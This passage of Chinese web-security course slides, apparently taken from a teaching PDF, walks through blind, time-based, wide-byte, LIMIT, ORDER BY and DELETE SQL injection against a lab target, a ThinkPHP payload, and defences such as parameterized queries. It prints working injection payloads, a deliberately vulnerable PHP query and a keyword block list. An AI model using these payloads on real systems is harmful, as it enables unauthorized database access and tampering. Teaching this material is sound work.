
admin123'+and+1=1--+a，可以看到返回报文依然正常

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.17.36:32768
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.17.36:32768/level6.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=admin123'+and+1=1--+a
```

```
4  Content-Type: text/html; charset=utf-8
5  Connection: close
6  X-Powered-By: PHP/7.3.22
7  Set-Cookie: user_progress=6; expires=Fr
   Max-Age=2592000; path=/
8  Content-Length: 1428
9
10 登录成功！欢迎，admin
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <title>
         登录页面(存在SQL注入漏洞)
       </title>
15     <style>
16       body{
           font-family:Arial,sans-serif;
           max-width:500px;
```

布尔盲注

- 将密码改为admin123'+and+1=2--+a，可以看到登陆失败




布尔盲注

- 上面两步说明此处存在布尔注入，那就可以使用burpsuit的爆破模块进行爆破，将这个请求发送到intruder模块中，并修改请求报文如下


```
10 Referer: http://10.10.17.36:32768/level6.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 username=admin&password=admin123'+and+length(database())=§§--+a
```

- 修改payload为数字，并指定范围



布尔盲注

- 对返回报文的长度从大到小排序（点击Length位置即可切换排序方式），就能看到那个与众不同的正确返回，说明数据库名长度为7，接下来就是对各个字节的爆破，就不继续演示了。



时间盲注

- 有时候页面只有一个返回值，不管SQL语句正确还是错误，返回都是true，无论输入任何值，返回情况都会按正常的来处理。
- 时间盲注就是在SQL语句中加入特定的时间函数，通过查看web页面返回的时间差来判断注入的语句是否正确。
- 时间盲注与布尔盲注类似，时间型盲注就是利用时间函数的延迟特性来判断注入语句是否执行成功。
- 在以下情况我们会考虑使用时间盲注：
- 1. 无法确定参数的传入类型。整型，加单引号，加双引号返回结果都一样
- 2. 不会回显注入语句执行结果，故无法使用UNION注入
- 3. 不会显示报错信息，故无法使用报错注入
- 4. 符合盲注的特征，但不属于布尔型盲注
- 时间盲注为下下策，无法使用常规工具自动化，对环境敏感，所花时间较长。

时间盲注

- 常用函数
- sleep(n)：将程序挂起一段时间 n为n秒。
- if(expr1,expr2,expr3):判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句。
- 使用sleep()函数和if()函数：

and (if(ascii(substr(database(),1,1))>100,sleep(10),null)) --+

如果返回正确则 页面会停顿10秒，返回错误则会立马返回。只有指定条件的记录存在时才会停止指定的秒数。

时间盲注

① 猜测数据库名称长度：

- 输入：id=1' and If(length(database()) > 1,1,sleep(5))--+
- 用时：<1s，数据库名称长度>1
- …
- 输入：id=1' and If(length(database()) >8 ,1,sleep(5))--+
- 用时：5s，数据库名称长度=8
- 得出结论：数据库名称长度等于8个字符。

时间盲注

② 逐个猜测数据库名称的字符：

- 输入：id=1' and If(ascii(substr(database(),1,1))=97,sleep(5),1)--+ 用时：<1s
- ...
- 输入：id=1' and If(ascii(substr(database(),1,1))=115,sleep(5),1)--+ 用时：5s
- 得出结论：数据库名称的第一个字符是小写字母s。
- 改变substr的值，以此类推第n个字母。最后猜出数据库名称。


③ 猜测数据库表名：先猜测长度，再逐个猜测字符。

④ 猜测数据库字段：先猜测长度，再逐个猜测字符。

⑤ 猜测字段内容：先猜测长度，再逐个猜测字符。

宽字节注入

- 在网站开发中，防范SQL注入是至关重要的安全措施之一。常见的防御手段之一是使用PHP函数 addslashes() 来转义特殊字符，如单引号、双引号、反斜线和NULL字符。然而，宽字节注入攻击利用了这种转义机制的漏洞，通过特殊构造的宽字节字符绕过addslashes() 函数的转义，从而实现对系统的攻击。



宽字节注入原理

- 以GBK编码的字符占两个字节，大于一个字节的字符就叫宽字符。GBK首字节对应0x81-0xfe(129-239),尾字节对应0x40-0xfe(64-126)(除了0x7f【128】)

- Ascii编码的字符只占一个字节
- 如果两个Ascii编码的字符被以GBK编码方式解析，就可能出现一些非预期的错误。
- 宽字节注入就是利用了这个点，php的addslashes()函数使用的是ascii编码，而如果网站和mysql使用的是GBK编码，就会导致问题。

宽字节注入原理

- 举个例子，攻击者企图用单引号"'"闭合SQL语句中的单引号，但是网站开发者使用了addslashes函数，会将单引号转义为"\'"，导致无法注入，但是php使用的是ascii编码，也就是说，单引号"%27"变成了"%5c%27"，%5c就是"\"，即单引号 ' 变为了 \'
- 如果攻击者在输入的时候，在单引号前面加另一个字符，来与这个%5c组合成一个GBK中的宽字符，就导致单引号没被"\"转义，比如攻击者输入"%df%27"，经过addslashes函数后变为"%df%5c%27"，此时"%df%5c"被网站当作宽字符"縗"，导致插入SQL语句的部分为"縗'"，使得单引号成功插入。
- 实际上，不一定非要%df，只要在GBK首字节中的字符任意一个都行。

宽字节注入

- 访问靶机，输入1%27or+1=1--+a可以看到SQL语句中单引号被转义

```
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.17.36:32775/level7.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: user_progress=6
Connection: close

username=admin&password=123'+--+a
```

```
78        <h2>
            用户登录
          </h2>
79
80        <div class="error">
            用户名或密码错误SELECT * FROM users WHERE username = 'admin'
            AND passwd = '123\' -- a'
          </div>
81
82
83        <form method="POST" action="">
84          <div class="form-group">
85            <label for="username">
                用户名:
              </label>
```

- 输入123%df%27+or+1=1--+a，发现可以成功登录

```
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: user_progress=6
Connection: close

username=admin&password=123%df%27+or+1=1--+a
```

```
81        <div class="success">
            登录成功！欢迎 admin
          </div>
82
83        <form method="POST" action="">
84          <div class="form-group">
85            <label for="username">
                用户名:
              </label>
86            <input type="text" id="username" name=
87          </div>
```

SQL注入点

- 一个SQL语句的结构基本为：
- 我们之前将的注入点都在WHERE之后
- 接下来我们讲LIMIT之后的注入


LIMIT注入

- 正常使用时，LIMIT关键词用于选择查询语句的结果。
- LIMIT m,n表示选取第m到第n个结果，如果这个m,n由用户可控（比如说配置显示帖子页面显示多少个帖子），就可以进行LIMIT注入。
- LIMIT注入常用函数：
- PROCEDURE ANALYSE()
- Into

因为LIMIT语句后只能跟这两个函数，而into是向文件系统写入文件，通常的数据库是没有这个权限的，所以一般只有使用PROCEDURE ANALYSE()


LIMIT注入

- PROCEDURE ANALYSE()是给数据库提出优化建议，我们不必掌握它的常规用法，因为在这里是结合报错注入实现的。
- 访问靶机，选择LIMIT注入。携带一个get参数limit，值为
- 1,1 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1)
- 看到报错信息



LIMIT注入

- 如果页面不支持报错注入，也可以使用时间盲注，需要注意的是，在limit语句中不能使用sleep，要用BENCHMARK代替
- 将limit的值改为
- 1,1 procedure analyse(extractvalue(rand(),concat(0x3a,IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000, SHA1(1)),1))),1)
- 迅速回显，说明version的第一个字不为5



ORDER BY注入

```
SELECT ...
FROM   ...
WHERE  ...
LIMIT  ...
ORDER BY ...
```

- order by注入一般与盲注结合。
- 一般语句为order by column，如果这个column是用户能控制的，将其改为order by IF(exp, 1, (select id from information_schema.tables))
- Exp为我们想要判断的表达式，比如length(database()) = 15，后面那个select语句是为了快速报错，如果exp表达式成立，则会执行order by 1，否则执行后面那个select语句出错。
- 也可以结合时间盲注：order by IF(exp, 1, sleep(5))，如果exp成立，没有延迟，否则延迟5秒。


INSERT/DELETE/UPDATE注入

- 这几个注入当然也可以使用前面提到的普通/堆叠注入，向数据库中插入/删除/更新额外的数据。
- 更多的，我们在这三种语句使用的是报错注入。
- 我们以delete注入为例，访问靶机，选择INSERT/DELETE/UPDATE注入
- 将数据直接插入了SQL语句中，可以在此处进行报错注入。



```php
if (isset($_GET['delete'])) {
    $id = $_GET['delete'];
    $sql = "DELETE FROM posts WHERE id = " . $id;

    if ($conn->query(query: $sql) === TRUE) {
        echo "<p style='color:green'>帖子删除成功!</p>";
    } else {
        echo "<p style='color:red'>删除错误: " . $conn->error . "</p>";
    }
}
```

INSERT/DELETE/UPDATE注入

- 随便删除一个帖子，发现是通过get方式传输参数



- 将delete参数修改为下面的值
- 7+and+updatexml(1,concat(0x7e,(select+database()),0x7e),1)
- 可以看到数据库名通过报错注入显示出来



8.3 SQL注入防御

- SQL注入防御可以分为四种
  - 过滤输入
  - 参数化查询
  - 最小权限原则
  - 使用安全的框架和库

过滤输入

- 类似于XSS，你可以手动对一些特殊字符进行过滤，比如将单引号"'"变成空，或者将单引号转义"\'"
- 你也可以使用addslashes函数对可能造成注入的字符进行转义。
- Springboot中对用户输入的过滤如下

```
String badStr =
        "select|update|and|or|delete|insert|truncate|char|into|substr|ascii|declare|exec|count|master|into|drop|execute|table|"+
        "char|declare|sitename|xp_cmdshell|like|from|grant|use|group_concat|column_name|" +
        "information_schema.columns|table_schema|union|where|order|by|" +
        "'\\*|\\;|\\-|\\--|\\+|\\,|\\//|\\/|\\%|\\#";//过滤掉的sql关键字，特殊字符前面需要加\\进行转义
//使用正则表达式进行匹配
boolean matches = s.matches(badStr);
```

- 过滤了大量SQL关键字和SQL注入所用到的函数和表

参数化查询


- 参数化查询是一种使用参数化语句来执行SQL查询的技术，它可以防止SQL注入攻击。参数化查询可以确保用户输入被视为参数，而不是SQL代码的一部分。参数化查询可以通过将用户输入作为参数传递给预定义的SQL查询来执行。
- 一个参数化查询的例子如下：

```
    $stmt = mysqli_prepare($conn, "SELECT * FROM users WHERE username=? AND password=?");
    if (!$stmt) {
        die("预处理失败: " . $conn->error);
    }
    mysqli_stmt_bind_param($stmt, "ss", $username, $password);
    mysqli_stmt_execute($stmt);
    $result = mysqli_stmt_get_result($stmt);
$stmt->close();
```


参数化查询

- 使用参数化查询的关键点在预编译mysqli_prepare，这使得整个SQL语句的语法树被确定下来。
- 假设我们输入username=admin001&password=1'+or+1=1--+a，使用预编译和不使用预编译的语法树分别如下。

使用预编译，语法树不变



不预编译，语法树随用户输入改变



参数化查询

- 在这个例子中，如果输入username=123&password=1'+or+1=1--+a，SQL语句最终执行的是
- SELECT filename, filesize FROM users WHERE username='123' and password="1' or 1=1--+a"

```
    $stmt = mysqli_prepare($conn, "SELECT * FROM users WHERE username=? AND password=?");
        if (!$stmt) {
            die("预处理失败: " . $conn->error);
    }
    mysqli_stmt_bind_param($stmt, "ss", $username, $password);
    mysqli_stmt_execute($stmt);
    $result = mysqli_stmt_get_result($stmt);
$stmt->close();
```

最小权限原则

- 最小权限原则是一种安全性原则，指的是为了保护敏感数据和系统资源，用户应该被授予最小必需的权限。这意味着用户只能访问和执行他们工作所需的数据库对象和操作，而不是拥有对整个数据库的完全访问权限。
- 使用最小权限原则可以减少潜在的安全风险和数据泄露的可能性。通过限制用户的权限，可以防止他们对数据库中的敏感数据进行未经授权的访问、修改或删除。

最小权限原则

- 比如一个用户，只给他对用户表的select和insert权限，这样就能防止用户通过SQL注入读取到其他表的敏感信息或者删除用户表信息。
- 最小权限原则只能在一定程度上缓解SQL注入的危害，并不能避免SQL注入，因为用户表总能查看到其他用户的信息。

使用安全的框架和库

- ThinkPHP

ThinkPHP从诞生以来一直秉承简洁实用的设计原则，在保持出色的性能和至简的代码的同时，也注重易用性。并且拥有众多原创功能和特性，在社区团队的积极参与下，在易用性、扩展性和性能方面不断优化和改进。

- PHPixie

PHPixie很容易上手，它适用于社交网站、定制web应用程序和web应用程序开发服务。PHPixie关键特性包括HMVC体系结构、标准ORM(对象关系映射)、输入验证、授权功能、身份验证和缓存。

框架中的SQL注入漏洞

- ThinkPHP ParseWhereItem方法注入
- 这个漏洞存在于 Mysql 类的 parseWhereItem 方法中。由于程序没有对数据进行很好的过滤，直接将数据拼接进 SQL 语句。再一个， Request 类的 filterValue 方法漏过滤 NOT LIKE 关键字，最终导致 SQL注入漏洞 的产生(select 方法注入)
- 漏洞影响版本： ThinkPHP<5.0.10

框架中的SQL注入漏洞

- 造成漏洞的后端代码：

- 接收一个通过get方式传输的数组username，由这个数组定义where表达式，比如username[0]==&username[1]=admin,最终执行的就是select * from users where （username = admin）

- 如果 username[0]=like&username[1][0]=admin%&username[1][1]=teacher%&username[2]=OR，最终执行的就是select * from users where （username like 'admin%' OR username like 'teacher%'）

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = input('username/a');
        $data = db('users')->where(['username' => $username])->select();
        var_dump($data);
    }
}
```

框架中的SQL注入漏洞


- 这个漏洞的关键就是直接将第三个参数插入了SQL语句中，如果将OR改为)union select 1,user(),2,3--+，SQL语句变成了
- select * from users where （username like 'admin%')union select 1,user(),2,3--+ username like 'teacher%')

8.4 NoSQL

- NoSQL(Not only SQL)是对不同于传统的关系数据库的数据库管理系统的统称，即广义地来说可以把所有不是关系型数据库的数据库统称为NoSQL。
- NoSQL数据库的常见类型有：
  - 键值数据库：数据以键值对的方式存储，超快速，高度可分区。
  - 文档数据库：类文件系统结构的数据库，使得数据更好地与目录、用户配置文件和内容管理系统等使用案例配合使用。
  - 图形数据库：使用节点来存储数据实体，使用边来存储实体之间的关系。
  - …
- 了解更多：【独家】非关系型数据库（NoSQL）腾讯云(tencent.com)

MongoDB

- 本课程以MongoDB为例，MongoDB是一个基于分布式文件存储的数据库。
- MongoDB 是一个介于关系数据库和非关系数据库之间的产品，是非关系数据库中功能最丰富、最像关系数据库的。在高负载的情况下，通过添加更多的节点，可以保证服务器性能。



MongoDB

- MongoDB 和RDBMS(关系型数据库)对比

RDBMS	MongoDB
database(数据库)	database（数据库）
table （表）	collection（ 集合）
row（ 行）	document（ BSON 文档）
column （列）	field （字段）
index（唯一索引、主键索引）	index （支持地理位置索引、全文索引 、哈希索引）
join （主外键关联）	embedded Document (嵌套文档)
primary key(指定1至N个列做主键)	primary key (指定_id field做为主键)

